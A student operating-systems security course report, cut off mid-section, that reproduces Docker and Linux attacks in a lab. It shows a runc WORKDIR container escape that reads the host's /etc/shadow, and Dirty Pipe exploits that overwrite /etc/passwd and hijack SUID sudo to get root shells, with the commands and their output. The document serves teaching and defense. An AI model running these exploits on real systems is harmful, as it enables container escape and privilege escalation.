Project Title

A Comprehensive Approach to Container Security: Attacks and Defenses

Final Project Report

Course: Operating Systems Security (INSE 6130)

Professor: Suryadipta Majumdar

Group Members

Names	Student ID
Anik Chowdhury	40275019
Damandeep Singh	40232416
Mohik Jaswal	40224737
Nadia Haque Zumme	40269543
Salahuddin Ahmed Sabbir	40118011
Sanjana Farial	40276253
Sidharth Sunil	40279959
Taran Ahuja	40258445

Table of Contents

1. Introduction:

In the ever-evolving landscape of technological development, Container Technology has emerged as a revolutionary force, offering lightweight, portable solutions that streamline the process from development to deployment. As an integral component of DevOps, containers have become popular worldwide, and are crucial for maintaining consistent environments across development, testing, and production phases, thus facilitating a seamless pipeline. However, the rapid expansion of containerized applications has not come without its challenges. With their widespread adoption, security vulnerabilities have surfaced, necessitating a robust and comprehensive approach to Container Security. Addressing these vulnerabilities is not just a recommendation; it's imperative for the integrity and reliability of applications.

In our project report titled "A Comprehensive Approach to Container Security: Attacks and Defenses," we focus solely on Docker. This platform is known for its role in streamlining the deployment of containerized applications, but it also comes with its own set of security concerns. Our work is dedicated to dissecting the security weaknesses that Docker faces, and the ways attackers might exploit these flaws. The report delves into the various types of attacks that can be aimed at Docker containers and offers a detailed plan for protecting against these threats. We've tailored our defensive strategies to meet the specific needs of Docker's unique environment. We conducted online research and identified several container-related vulnerabilities that we have studied. The specific CVE IDs are as follows:

i. CVE-2024-21626
ii. CVE-2019-5736
iii. CVE-2022-0847
iv. CVE-2021-21285
v. Volume Mount Attack


Among these, we have successfully implemented CVE-2024-21626, CVE-2022-0847 and Volume Mount attack. Given that both CVE-2019-5736 and CVE-2024-21626 are attacks that exploit the runc vulnerability, and considering that CVE-2024-21626 is the more recent and updated exploit, we have chosen to focus on the latter for our project. We aim to thoroughly investigate these vulnerabilities and implement effective mitigation strategies to enhance container security.

2. Docker Installation:

We have chosen docker version 20.10.17 and runc version 1.1.2 for the attack purpose. Then we installed docker on Ubuntu 20.04 which is running in AWS. To use the older version of docker, we have installed the docker engine from binaries. We have followed official documentation of docker to perform this.


3. Install Static Binaries:

i. We downloaded docker version 20.10.17 from the link: https://download.docker.com/linux/static/stable



```
docker-20.10.12.tgz                                        2023-07-26 13:49:38 60.4 MiB
docker-20.10.13.tgz                                        2023-07-26 13:49:39 61.3 MiB
docker-20.10.14.tgz                                        2023-07-26 13:49:39 61.3 MiB
docker-20.10.15.tgz                                        2023-07-26 13:49:39 61.9 MiB
docker-20.10.16.tgz                                        2023-07-26 13:49:40 62.0 MiB
docker-20.10.17.tgz                                        2023-07-26 13:49:41 62.0 MiB
docker-20.10.18.tgz                                        2023-07-26 13:49:41 62.7 MiB
docker-20.10.19.tgz                                        2023-07-26 13:49:42 62.8 MiB
docker-20.10.2.tgz                                         2023-07-26 13:49:42 65.7 MiB
docker-20.10.20.tgz                                        2023-07-26 13:49:42 62.8 MiB
docker-20.10.21.tgz                                        2023-07-26 13:49:43 62.9 MiB
```

ii. Then we extracted the file using "tar"




```
root@docker-host:/home/ubuntu# ll
total 63512
drwxr-xr-x 5 ubuntu ubuntu     4096 Mar  9 00:13 ./
drwxr-xr-x 3 root   root       4096 Mar  8 16:00 ../
-rw------- 1 ubuntu ubuntu      120 Mar 12 03:18 .bash_history
-rw-r--r-- 1 ubuntu ubuntu      220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu     3771 Feb 25  2020 .bashrc
drwx------ 2 ubuntu ubuntu     4096 Mar  8 16:01 .cache/
-rw-r--r-- 1 ubuntu ubuntu      807 Feb 25  2020 .profile
drwx------ 2 ubuntu ubuntu     4096 Mar  8 16:00 .ssh/
-rw-r--r-- 1 ubuntu ubuntu        0 Mar  8 16:03 .sudo_as_admin_successful
-rw-r--r-- 1 root   root         88 Mar  8 17:00 Dockerfile
drwxrwxr-x 2 ubuntu ubuntu     4096 Jun  6  2022 docker/
-rw-r--r-- 1 root   root   64988857 Jul 29  2023 docker-20.10.17.tgz
root@docker-host:/home/ubuntu#
```

iii. After that we copied all the contents under docker to an executable location such as "/usr/bin": sudo cp docker/* /usr/bin/

iv. Start the docker daemon:

sudo dockerd &

v. Verify the required docker version is installed by running "docker version" command:



```
root@docker-host:/home/ubuntu# docker version
Client:
 Version:           20.10.17
 API version:       1.41
 Go version:        go1.17.11
 Git commit:        100c701
 Built:             Mon Jun  6 22:56:42 2022
 OS/Arch:           linux/amd64
 Context:           default
 Experimental:      true

Server: Docker Engine - Community
 Engine:
  Version:          20.10.17
  API version:      1.41 (minimum version 1.12)
  Go version:       go1.17.11
  Git commit:       a89b842
  Built:            Mon Jun  6 23:01:45 2022
  OS/Arch:          linux/amd64
  Experimental:     false
 containerd:
  Version:          v1.6.6
  GitCommit:        10c12954828e7c7c9b6e0ea9b0c02b01407d3ae1
 runc:
  Version:          1.1.2
  GitCommit:        v1.1.2-0-ga916309f
 docker-init:
  Version:          0.19.0
  GitCommit:        de40ad0
root@docker-host:/home/ubuntu#
```

4. Implementation of Attacks:


4.1 CVE-2024-21626 – The RUNC ATTACK

Overview: Snyk has discovered a recent vulnerability in all versions of runc <=1.1.11, as used by the Docker engine, along with other containerization technologies such as Kubernetes.

Reproduce: Our environment -

- Linux distro: Ubuntu 20.04
- Linux kernel: 5.15.0-1055-aws
- Docker version: 20.10.17
- Runc version: 1.1.2


Exploitation of this issue can result in container escape to the underlying host OS. There are various ways to achieve this. We have successfully exploited through changing the working directory (WORKDIR) of the container to "/proc/self/fd/"



```
root@docker-host:/home/ubuntu# cat Dockerfile
FROM ubuntu
# Sets the current working directory for this image
WORKDIR /proc/self/fd/9
root@docker-host:/home/ubuntu#
```


Here, we can see in the Dockerfile, we have declared the container workdir to "/proc/self/fd/9" where fd stands for the file descriptor when opening "/sys/fs/cgroup" in host file system. Usually, fd could be 7 or 8 or 9 in this case based on the distro we are using.

Then we built the image from this Dockerfile and tagged it as "ubuntu-runc"




```
root@docker-host:/home/ubuntu# docker build -t ubuntu-runc .
Sending build context to Docker daemon  273.9MB
Step 1/2 : FROM ubuntu
 ---> ca2b0f26964c
Step 2/2 : WORKDIR /proc/self/fd/9
 ---> Running in 9a492bac3775
Removing intermediate container 9a492bac3775
 ---> 41cdee167e81
Successfully built 41cdee167e81
Successfully tagged ubuntu-runc:latest
root@docker-host:/home/ubuntu#
```

After that we ran the container from that image and took the interactive shell access of the container:




```
root@docker-host:/home/ubuntu# docker run --rm -it ubuntu-runc
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
root@229a4a82cb26:.#
```

We can see our running container from “docker ps” command:




```
root@docker-host:/home/ubuntu# docker ps
CONTAINER ID   IMAGE         COMMAND       CREATED          STATUS          PORTS     NAMES
229a4a82cb26   ubuntu-runc   "/bin/bash"   44 seconds ago   Up 43 seconds             flamboyant_gauss
root@docker-host:/home/ubuntu#
```

After running “cat ../../../etc/hostname” it shows the hostname of the docker host machine:



```
root@229a4a82cb26:.# cat ../../../etc/hostname
job-working-directory: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
docker-host
root@229a4a82cb26:.#
```

Here, it is showing the shadow file content of the docker host machine:



```
root@229a4a82cb26:.# cat ../../../etc/shadow
job-working-directory: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
root:*:19781:0:99999:7:::
daemon:*:19781:0:99999:7:::
bin:*:19781:0:99999:7:::
sys:*:19781:0:99999:7:::
sync:*:19781:0:99999:7:::
games:*:19781:0:99999:7:::
man:*:19781:0:99999:7:::
lp:*:19781:0:99999:7:::
mail:*:19781:0:99999:7:::
news:*:19781:0:99999:7:::
uucp:*:19781:0:99999:7:::
proxy:*:19781:0:99999:7:::
www-data:*:19781:0:99999:7:::
backup:*:19781:0:99999:7:::
list:*:19781:0:99999:7:::
irc:*:19781:0:99999:7:::
gnats:*:19781:0:99999:7:::
nobody:*:19781:0:99999:7:::
systemd-network:*:19781:0:99999:7:::
systemd-resolve:*:19781:0:99999:7:::
systemd-timesync:*:19781:0:99999:7:::
messagebus:*:19781:0:99999:7:::
syslog:*:19781:0:99999:7:::
_apt:*:19781:0:99999:7:::
tss:*:19781:0:99999:7:::
uuidd:*:19781:0:99999:7:::
tcpdump:*:19781:0:99999:7:::
sshd:*:19781:0:99999:7:::
landscape:*:19781:0:99999:7:::
pollinate:*:19781:0:99999:7:::
fwupd-refresh:*:19781:0:99999:7:::
ec2-instance-connect:!:19781:0:99999:7:::
systemd-coredump:!!:19790::::::
ubuntu:!:19790:0:99999:7:::
lxd:!:19790::::::
root@229a4a82cb26:.#
```

The breach occurs due to the way the WORKDIR directive in the Dockerfile is processed, specifically the sequence of operations when setting the working directory for container processes. By exploiting this weakness, attackers can maintain access to privileged host directory file descriptors, even after they should have been closed, potentially allowing them to gain full control over the host system.

4.2 CVE-2022-0847-DIRTY PIPE ATTACK

The Dirty Pipe vulnerability is a local privilege escalation flaw found in the Linux kernel, which potentially enables an unprivileged user to:

- modify or overwrite arbitrary read-only files, such as /etc/passwd.
- abuse or hijack SUID binaries.

This vulnerability affects Linux kernel versions newer than 5.8. The root cause of the Dirty Pipe vulnerability is an uninitialized pipe buffer flag variable. This allows overwriting file contents in the page cache, even if the files are read-only, immutable, or located on a read-only mount.


For simulating the attack, we utilize this GitHub repository:

https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits.git

EXPLOIT 1: MODIFYING/ OVERWRITING READ ONLY FILES


We will change the root password in the /etc/passwd file to "piped" and create a backup of this file at /tmp/passwd.bak. This will consequently grant us access to an elevated shell.

Checking the version of Ubuntu and kernel:




```
noroot@ds-VirtualBox:~/6130$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu Focal Fossa (development branch)
Release:        20.04
Codename:       focal
noroot@ds-VirtualBox:~/6130$ uname -r
5.11.0-051100-generic
noroot@ds-VirtualBox:~/6130$
```

Checking if the kernel version is vulnerable or not:




```
noroot@ds-VirtualBox:~/6130/CVE-2022-0847-dirty-pipe-checker$ ./dpipe.sh
5 11 0
Vulnerable
```


Showing that the user noroot does not belong to any group and it does not have any root privilege:



```
noroot@ds-VirtualBox:~/6130$ groups noroot
noroot : noroot
noroot@ds-VirtualBox:~/6130$ sudo apt-get update
[sudo] password for noroot:
noroot is not in the sudoers file.  This incident will be reported.
noroot@ds-VirtualBox:~/6130$ 
```




```
noroot@ds-VirtualBox:~/6130/CVE-2022-0847-DirtyPipe-Exploits$ echo 'test' >> /e
tc/passwd
bash: /etc/passwd: Permission denied
```



```
noroot@ds-VirtualBox:~/6130/CVE-2022-0847-DirtyPipe-Exploits$ sudo -l
[sudo] password for noroot:
Sorry, user noroot may not run sudo on ds-VirtualBox.
noroot@ds-VirtualBox:~/6130/CVE-2022-0847-DirtyPipe-Exploits$ find / -perm -400
0 2>/dev/null
```

We can run the exploit-1 binary on the vulnerable system by running the command.
One of the great features of this exploit code is that it takes a backup of the original /etc/passwd file and restores it once a root shell has been obtained ultimately leaving no traces or indicators of compromise.




```
noroot@ds-VirtualBox:~/6130/CVE-2022-0847-DirtyPipe-Exploits$ ./exploit-1
Backing up /etc/passwd to /tmp/passwd.bak ...
Setting root password to "piped"...
Password: Restoring /etc/passwd from /tmp/passwd.bak...
Done! Popping shell... (run commands now)
id
uid=0(root) gid=0(root) groups=0(root)
/bin/bash -i
root@ds-VirtualBox:~#
```

EXPLOIT 2: HIJACKING THE SUID BINARY

The exploit-2 binary requires an additional argument to run, the argument allows us to specify the target SUID binary we are hijacking. Given the fact that we have already compiled exploit-2.c, we can run the exploit-2 binary on the vulnerable system by running the following command:

```
./exploit-2 /usr/bin/sudo
```



```
noroot@ds-VirtualBox:~/6130/CVE-2022-0847-DirtyPipe-Exploits$ ./exploit-2 /usr/
bin/sudo
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))
# id
uid=0(root) gid=0(root) groups=0(root),1001(noroot)
# /bin/bash
<oroot/6130/CVE-2022-0847-DirtyPipe-Exploits# whoami
root
root@ds-VirtualBox:/home/noroot/6130/CVE-2022-0847-DirtyPipe-Exploits#
```


4.3 VOLUME MOUNT ATTACK

This exploit illustrates how members of the Docker group can escalate their privileges to root, leveraging the fact that the Docker daemon operates with root privileges. If an individual belongs to the Docker group, they have the potential to gain root access.

For this exploit, we utilize set UID binaries and Docker volumes. Docker volumes offer a method for providing persistent storage to containers by mounting host volumes within them. A binary created by the root user and configured with the set UID bit will execute as the root user, regardless of the lower privileges of the user who runs it.

Exploitation Steps:

